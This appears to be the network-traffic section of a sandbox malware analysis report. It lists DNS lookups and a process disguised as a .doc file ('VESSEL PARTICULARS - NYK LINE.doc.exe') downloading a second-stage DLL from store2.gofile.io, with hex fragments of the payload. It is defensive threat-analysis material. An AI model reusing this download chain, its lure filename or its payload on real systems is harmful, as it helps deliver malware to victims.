| Sep 28, 2021 12:17:37.335550070 CEST | 192.168.2.5 | 8.8.8.8 | 0xd40b | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.843363047 CEST | 192.168.2.5 | 8.8.8.8 | 0xc420 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.868196011 CEST | 192.168.2.5 | 8.8.8.8 | 0x803b | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.916884899 CEST | 192.168.2.5 | 8.8.8.8 | 0x664f | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.949146032 CEST | 192.168.2.5 | 8.8.8.8 | 0x1181 | Standard query (0) | www.google.com | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:38.395714998 CEST | 192.168.2.5 | 8.8.8.8 | 0x9b54 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.420818090 CEST | 192.168.2.5 | 8.8.8.8 | 0xa844 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.499401093 CEST | 192.168.2.5 | 8.8.8.8 | 0xf716 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.527813911 CEST | 192.168.2.5 | 8.8.8.8 | 0xc2f0 | Standard query (0) | www.facebook.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.118942976 CEST | 192.168.2.5 | 8.8.8.8 | 0x97c9 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.141413927 CEST | 192.168.2.5 | 8.8.8.8 | 0x421c | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.703321934 CEST | 192.168.2.5 | 8.8.8.8 | 0xec84 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:44.520672083 CEST | 192.168.2.5 | 8.8.8.8 | 0xa62f | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.705486059 CEST | 192.168.2.5 | 8.8.8.8 | 0xaeb5 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.739111900 CEST | 192.168.2.5 | 8.8.8.8 | 0x6da2 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.809302092 CEST | 192.168.2.5 | 8.8.8.8 | 0x251f | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.857522011 CEST | 192.168.2.5 | 8.8.8.8 | 0x28f4 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.926002979 CEST | 192.168.2.5 | 8.8.8.8 | 0x79cb | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.948126078 CEST | 192.168.2.5 | 8.8.8.8 | 0xca22 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.019011974 CEST | 192.168.2.5 | 8.8.8.8 | 0x6d24 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.047403097 CEST | 192.168.2.5 | 8.8.8.8 | 0x94ff | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.132565022 CEST | 192.168.2.5 | 8.8.8.8 | 0xcfce | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.156699896 CEST | 192.168.2.5 | 8.8.8.8 | 0xe971 | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.207791090 CEST | 192.168.2.5 | 8.8.8.8 | 0xcfee | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.239974022 CEST | 192.168.2.5 | 8.8.8.8 | 0x8c4e | Standard query (0) | www.twitter.com | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:54.185071945 CEST | 192.168.2.5 | 8.8.8.8 | 0x61a5 | Standard query (0) | store2.gofile.io | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:33.159081936 CEST | 8.8.8.8 | 192.168.2.5 | 0x5fba | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.190932035 CEST | 8.8.8.8 | 192.168.2.5 | 0x43e3 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.786004066 CEST | 8.8.8.8 | 192.168.2.5 | 0x2ea | No error (0) | www.google.com | | 142.250.184.68 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.923322916 CEST | 8.8.8.8 | 192.168.2.5 | 0xe4e | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:33.923322916 CEST | 8.8.8.8 | 192.168.2.5 | 0xe4e | No error (0) | star-mini.c10r.facebook.com | | 157.240.9.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:33.952614069 CEST | 8.8.8.8 | 192.168.2.5 | 0x49e2 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:33.952614069 CEST | 8.8.8.8 | 192.168.2.5 | 0x49e2 | No error (0) | star-mini.c10r.facebook.com | | 157.240.234.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:34.378730059 CEST | 8.8.8.8 | 192.168.2.5 | 0xdf16 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:34.448486090 CEST | 8.8.8.8 | 192.168.2.5 | 0xb089 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:34.448486090 CEST | 8.8.8.8 | 192.168.2.5 | 0xb089 | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:34.858047962 CEST | 8.8.8.8 | 192.168.2.5 | 0x54c3 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:34.858047962 CEST | 8.8.8.8 | 192.168.2.5 | 0x54c3 | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.503261089 CEST | 8.8.8.8 | 192.168.2.5 | 0x72ef | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.525475025 CEST | 8.8.8.8 | 192.168.2.5 | 0x6d3d | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.582648039 CEST | 8.8.8.8 | 192.168.2.5 | 0x2882 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:35.611974955 CEST | 8.8.8.8 | 192.168.2.5 | 0xecd2 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.020490885 CEST | 8.8.8.8 | 192.168.2.5 | 0x4dfa | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:36.020490885 CEST | 8.8.8.8 | 192.168.2.5 | 0x4dfa | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.045708895 CEST | 8.8.8.8 | 192.168.2.5 | 0x61b8 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:36.045708895 CEST | 8.8.8.8 | 192.168.2.5 | 0x61b8 | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.111426115 CEST | 8.8.8.8 | 192.168.2.5 | 0x5e1d | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:36.111426115 CEST | 8.8.8.8 | 192.168.2.5 | 0x5e1d | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.142627954 CEST | 8.8.8.8 | 192.168.2.5 | 0x19ce | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:36.142627954 CEST | 8.8.8.8 | 192.168.2.5 | 0x19ce | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.674272060 CEST | 8.8.8.8 | 192.168.2.5 | 0x7f74 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.699255943 CEST | 8.8.8.8 | 192.168.2.5 | 0xce68 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.771529913 CEST | 8.8.8.8 | 192.168.2.5 | 0x375a | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:36.798778057 CEST | 8.8.8.8 | 192.168.2.5 | 0xa3b2 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.226001024 CEST | 8.8.8.8 | 192.168.2.5 | 0xd83e | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:37.226001024 CEST | 8.8.8.8 | 192.168.2.5 | 0xd83e | No error (0) | star-mini.c10r.facebook.com | | 157.240.9.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.248771906 CEST | 8.8.8.8 | 192.168.2.5 | 0x26e | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:37.248771906 CEST | 8.8.8.8 | 192.168.2.5 | 0x26e | No error (0) | star-mini.c10r.facebook.com | | 157.240.234.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.328012943 CEST | 8.8.8.8 | 192.168.2.5 | 0xdede | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:37.328012943 CEST | 8.8.8.8 | 192.168.2.5 | 0xdede | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.355453014 CEST | 8.8.8.8 | 192.168.2.5 | 0xd40b | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:37.355453014 CEST | 8.8.8.8 | 192.168.2.5 | 0xd40b | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:37.865092039 CEST | 8.8.8.8 | 192.168.2.5 | 0xc420 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.887912989 CEST | 8.8.8.8 | 192.168.2.5 | 0x803b | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.937755108 CEST | 8.8.8.8 | 192.168.2.5 | 0x664f | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:37.967988014 CEST | 8.8.8.8 | 192.168.2.5 | 0x1181 | No error (0) | www.google.com | | 142.250.185.196 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.415080070 CEST | 8.8.8.8 | 192.168.2.5 | 0x9b54 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:38.415080070 CEST | 8.8.8.8 | 192.168.2.5 | 0x9b54 | No error (0) | star-mini.c10r.facebook.com | | 157.240.9.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.441961050 CEST | 8.8.8.8 | 192.168.2.5 | 0xa844 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:38.441961050 CEST | 8.8.8.8 | 192.168.2.5 | 0xa844 | No error (0) | star-mini.c10r.facebook.com | | 157.240.17.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.517172098 CEST | 8.8.8.8 | 192.168.2.5 | 0xf716 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:38.517172098 CEST | 8.8.8.8 | 192.168.2.5 | 0xf716 | No error (0) | star-mini.c10r.facebook.com | | 157.240.9.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:38.548793077 CEST | 8.8.8.8 | 192.168.2.5 | 0xc2f0 | No error (0) | www.facebook.com | star-mini.c10r.facebook.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:38.548793077 CEST | 8.8.8.8 | 192.168.2.5 | 0xc2f0 | No error (0) | star-mini.c10r.facebook.com | | 157.240.9.35 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.137837887 CEST | 8.8.8.8 | 192.168.2.5 | 0x97c9 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:43.137837887 CEST | 8.8.8.8 | 192.168.2.5 | 0x97c9 | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.137837887 CEST | 8.8.8.8 | 192.168.2.5 | 0x97c9 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.160586119 CEST | 8.8.8.8 | 192.168.2.5 | 0x421c | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:43.160586119 CEST | 8.8.8.8 | 192.168.2.5 | 0x421c | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.160586119 CEST | 8.8.8.8 | 192.168.2.5 | 0x421c | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.722122908 CEST | 8.8.8.8 | 192.168.2.5 | 0xec84 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:43.722122908 CEST | 8.8.8.8 | 192.168.2.5 | 0xec84 | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:43.722122908 CEST | 8.8.8.8 | 192.168.2.5 | 0xec84 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:44.539851904 CEST | 8.8.8.8 | 192.168.2.5 | 0xa62f | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:44.539851904 CEST | 8.8.8.8 | 192.168.2.5 | 0xa62f | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:44.539851904 CEST | 8.8.8.8 | 192.168.2.5 | 0xa62f | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.724420071 CEST | 8.8.8.8 | 192.168.2.5 | 0xaeb5 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:45.724420071 CEST | 8.8.8.8 | 192.168.2.5 | 0xaeb5 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:45.724420071 CEST | 8.8.8.8 | 192.168.2.5 | 0xaeb5 | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.758105040 CEST | 8.8.8.8 | 192.168.2.5 | 0x6da2 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:45.758105040 CEST | 8.8.8.8 | 192.168.2.5 | 0x6da2 | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.758105040 CEST | 8.8.8.8 | 192.168.2.5 | 0x6da2 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.828233957 CEST | 8.8.8.8 | 192.168.2.5 | 0x251f | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:45.828233957 CEST | 8.8.8.8 | 192.168.2.5 | 0x251f | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.828233957 CEST | 8.8.8.8 | 192.168.2.5 | 0x251f | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.878273010 CEST | 8.8.8.8 | 192.168.2.5 | 0x28f4 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:45.878273010 CEST | 8.8.8.8 | 192.168.2.5 | 0x28f4 | No error (0) | twitter.com | | 104.244.42.193 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:45.878273010 CEST | 8.8.8.8 | 192.168.2.5 | 0x28f4 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.944946051 CEST | 8.8.8.8 | 192.168.2.5 | 0x79cb | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:46.944946051 CEST | 8.8.8.8 | 192.168.2.5 | 0x79cb | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.944946051 CEST | 8.8.8.8 | 192.168.2.5 | 0x79cb | No error (0) | twitter.com | | 104.244.42.193 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.967089891 CEST | 8.8.8.8 | 192.168.2.5 | 0xca22 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:46.967089891 CEST | 8.8.8.8 | 192.168.2.5 | 0xca22 | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:46.967089891 CEST | 8.8.8.8 | 192.168.2.5 | 0xca22 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.036232948 CEST | 8.8.8.8 | 192.168.2.5 | 0x6d24 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:47.036232948 CEST | 8.8.8.8 | 192.168.2.5 | 0x6d24 | No error (0) | twitter.com | | 104.244.42.193 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.036232948 CEST | 8.8.8.8 | 192.168.2.5 | 0x6d24 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.066380024 CEST | 8.8.8.8 | 192.168.2.5 | 0x94ff | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:47.066380024 CEST | 8.8.8.8 | 192.168.2.5 | 0x94ff | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:47.066380024 CEST | 8.8.8.8 | 192.168.2.5 | 0x94ff | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.151639938 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfce | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:48.151639938 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfce | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.151639938 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfce | No error (0) | twitter.com | | 104.244.42.129 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.175852060 CEST | 8.8.8.8 | 192.168.2.5 | 0xe971 | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 28, 2021 12:17:48.175852060 CEST | 8.8.8.8 | 192.168.2.5 | 0xe971 | No error (0) | twitter.com | | 104.244.42.193 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.175852060 CEST | 8.8.8.8 | 192.168.2.5 | 0xe971 | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.226809978 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfee | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:48.226809978 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfee | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.226809978 CEST | 8.8.8.8 | 192.168.2.5 | 0xcfee | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.259388924 CEST | 8.8.8.8 | 192.168.2.5 | 0x8c4e | No error (0) | www.twitter.com | twitter.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 28, 2021 12:17:48.259388924 CEST | 8.8.8.8 | 192.168.2.5 | 0x8c4e | No error (0) | twitter.com | | 104.244.42.1 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:48.259388924 CEST | 8.8.8.8 | 192.168.2.5 | 0x8c4e | No error (0) | twitter.com | | 104.244.42.65 | A (IP address) | IN (0x0001) |
| Sep 28, 2021 12:17:54.218874931 CEST | 8.8.8.8 | 192.168.2.5 | 0x61a5 | No error (0) | store2.gofile.io | | 31.14.69.10 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- store2.gofile.io

## HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.5 | 49746 | 31.14.69.10 | 443 | C:\Users\user\Desktop\VESSEL PARTICULARS - NYK LINE.doc.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-28 10:17:54 UTC | 0 | OUT | GET /download/956f4086-c03d-4dbb-9647-f6db09f6a8b5/lyybawggybiqbtxofebfdynt.dll HTTP/1.1<br>Host: store2.gofile.io<br>Connection: Keep-Alive |
| 2021-09-28 10:17:55 UTC | 0 | IN | HTTP/1.1 200 OK<br>Accept-Ranges: bytes<br>Access-Control-Allow-Origin: *<br>Content-Disposition: attachment; filename="lyybawggybiqbtxofebfdynt.dll"<br>Content-Length: 244752<br>Content-Type: application/octet-stream<br>Date: Tue, 28 Sep 2021 10:17:55 GMT<br>Strict-Transport-Security: max-age=31536000; includeSubDomains; preload<br>X-Content-Type-Options: nosniff<br>X-Frame-Options: SAMEORIGIN<br>X-Powered-By: Express<br>X-Xss-Protection: 1; mode=block<br>Connection: close |
| 2021-09-28 10:17:55 UTC | 0 | IN | Data Raw: 46 31 ff f8 6e 3d ec b9 5b 8b e6 89 d7 15 fa ba c0 39 96 b5 e6 1c 87 a9 1a 98 a2 b8 c9 88 a9 5f ad 57 34 92 2c 41 3f ec f5 8b 55 20 be 1b ee 58 f8 8d d8 81 09 d8 f7 3e 62 fa 0b 9d 87 9c 6b 99 1f 5c a7 97 ef 81 d6 92 2c 0b 36 ff 31 6e f1 37 c3 84 c5 d1 4f 96 79 63 e5 eb ed d0 a0 16 c2 00 85 ff 1a 26 76 9b 40 62 59 5e 8a b3 ed a1 8f fb 01 a2 d6 58 47 5e 72 13 c8 e3 a6 5f 83 90 3c 1d b0 a1 8a 21 cf e0 17 63 ea 98 71 c9 5f bd e7 29 73 46 39 26 5d 4e f7 0f a2 ad 00 4f 82 ef 0a b4 00 e7 5b b6 b4 c5 52 38 6b 51 95 4a 16 91 cb 99 9d 47 86 50 fd 18 cf b7 57 20 0b b9 f3 3e 02 a3 1d 65 7c 0f 7e 54 c1 8c 01 4c e4 93 c1 d1 60 d2 e3 20 fa 31 cb fc 62 64 66 77 af 24 3e 84 af bf 29 bf 5d 09 0e bc 9a 0b 54 2c 56 38 6e bf 2a ad 3b d3 28 b5 f8 35 f6 ee f6 a6 0b 0d b6 9a 5a<br>Data Ascii: F1n=[9_W4,A?U X>bk\,61n7Oyc&v@bY^XG^r_<!cq_)sF9&]NO[R8kQJGPW >e\|~TL` 1bdfw$>)]T,V8n*;(5Z |
| 2021-09-28 10:17:55 UTC | 1 | IN | Data Raw: 8e 51 4c f0 84 fb 34 a0 cc 68 95 9f 83 a1 77 a9 39 30 22 f2 3c c2 c2 24 ef 34 5a 98 d5 09 3b fd 8d f7 f5 b5 0f 83 60 c0 4e 05 63 c9 7c 10 48 df 06 89 e2 8c 36 6f 30 18 58 cb c9 93 40 f3 8a 49 43 89 eb cb 9c db 04 56 dd f1 02 f0 70 c0 e0 8a 33 c5 17 21 8a 77 4b e8 71 bf 49 a1 e4 cd 34 47 55 cf eb c3 49 8a 61 f4 4c 49 db d6 dd e0 02 14 78 6d c5 ce 1f 9b 2b 21 bb e4 84 13 48 8b a6 8f 8c 08 97 db 2b af 13 75 5f 49 3e e4 2e 2a e2 9f a6 65 56 be e7 d5 8e 9e 70 5c f0 c3 fd 9d ce 25 0e 25 b9 55 6b ba ed 3e 62 cd 5a 7b 35 33 ee 2f 56 ba a6 5b 2c 2c 59 b9 c4 20 2c cb a8 53 aa 3f af 78 8b 31 57 ab 96 91 48 34 fe 28 13 d2 8d 65 13 35 c4 58 86 da 1c ee 15 c5 68 f8 94 b8 ef 44 63 9e a8 65 4e 60 fa ed ae 69 23 75 3a 76 15 eb 9f d3 de 25 9e 49 b5 bf 40 70 92 c4 7b fb 86<br>Data Ascii: QL4hw90"<$4Z;`Nc\|H6o0X@ICVp3!wKqI4GUIaLIxm+!H+u_I>.*eVp\%%Uk>bZ{53/V[,,Y ,S?x1WH4(e5XhDc eN`i#u:v%I@p{ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-28 10:17:55 UTC | 3 | IN | Data Raw: e2 66 60 47 da 06 aa aa da e0 53 19 72 37 23 0f 36 8b 4d 49 86 f6 e2 e7 b2 eb 1f 2e 41 cd 50 d7 0d de 4b 1e 7e 26 a2 8b 55 d6 63 de 67 c3 bc 63 8d 91 e8 a9 3c a2 59 08 90 cf 5b 4f 6d a1 b1 dd 5a 17 29 f5 c0 29 56 65 b0 9e fc 99 99 92 8d 82 93 42 5f 70 dc 12 5e 0a 53 40 a4 0b fb 9b 29 e4 1e 17 d0 20 83 70 bf d1 63 a3 a8 b5 5f 27 bc 88 9f 67 50 f0 41 5b fd a5 7d f9 cc c2 77 a9 e8 4b 37 32 55 da af 5e ac c4 c5 20 4d f0 fa 50 e9 3a 64 ab c3 a4 98 6c a7 4f 32 f2 1f 68 76 0f 96 b9 be ea b0 6c 77 90 33 87 61 a3 a4 5b d6 75 f3 17 16 5c 9e be 7e 4c 30 f0 93 7c cc 2a c2 01 d8 0f ae db 64 6f 0c 9a 1b e8 06 3e dc 4d 59 b4 19 0b 17 74 af 00 77 a6 5f a8 aa 1c 79 26 30 e4 14 cb aa f5 fe 99 f7 34 c2 84 62 dc 34 7a ea 3d 60 d8 c5 07 ce 97 d8 25 1b 35 57 8d fe 53 5a 31 12<br>Data Ascii: f`GSr7#6MI.APK~&Ucgc<Y[OmZ))VeB_p^S@) pc_'gPA[}wK72U^ MP:dlO2hvlw3a[u\~L0|*do>MYtw_y&04b 4z=`%5WSZ1 |
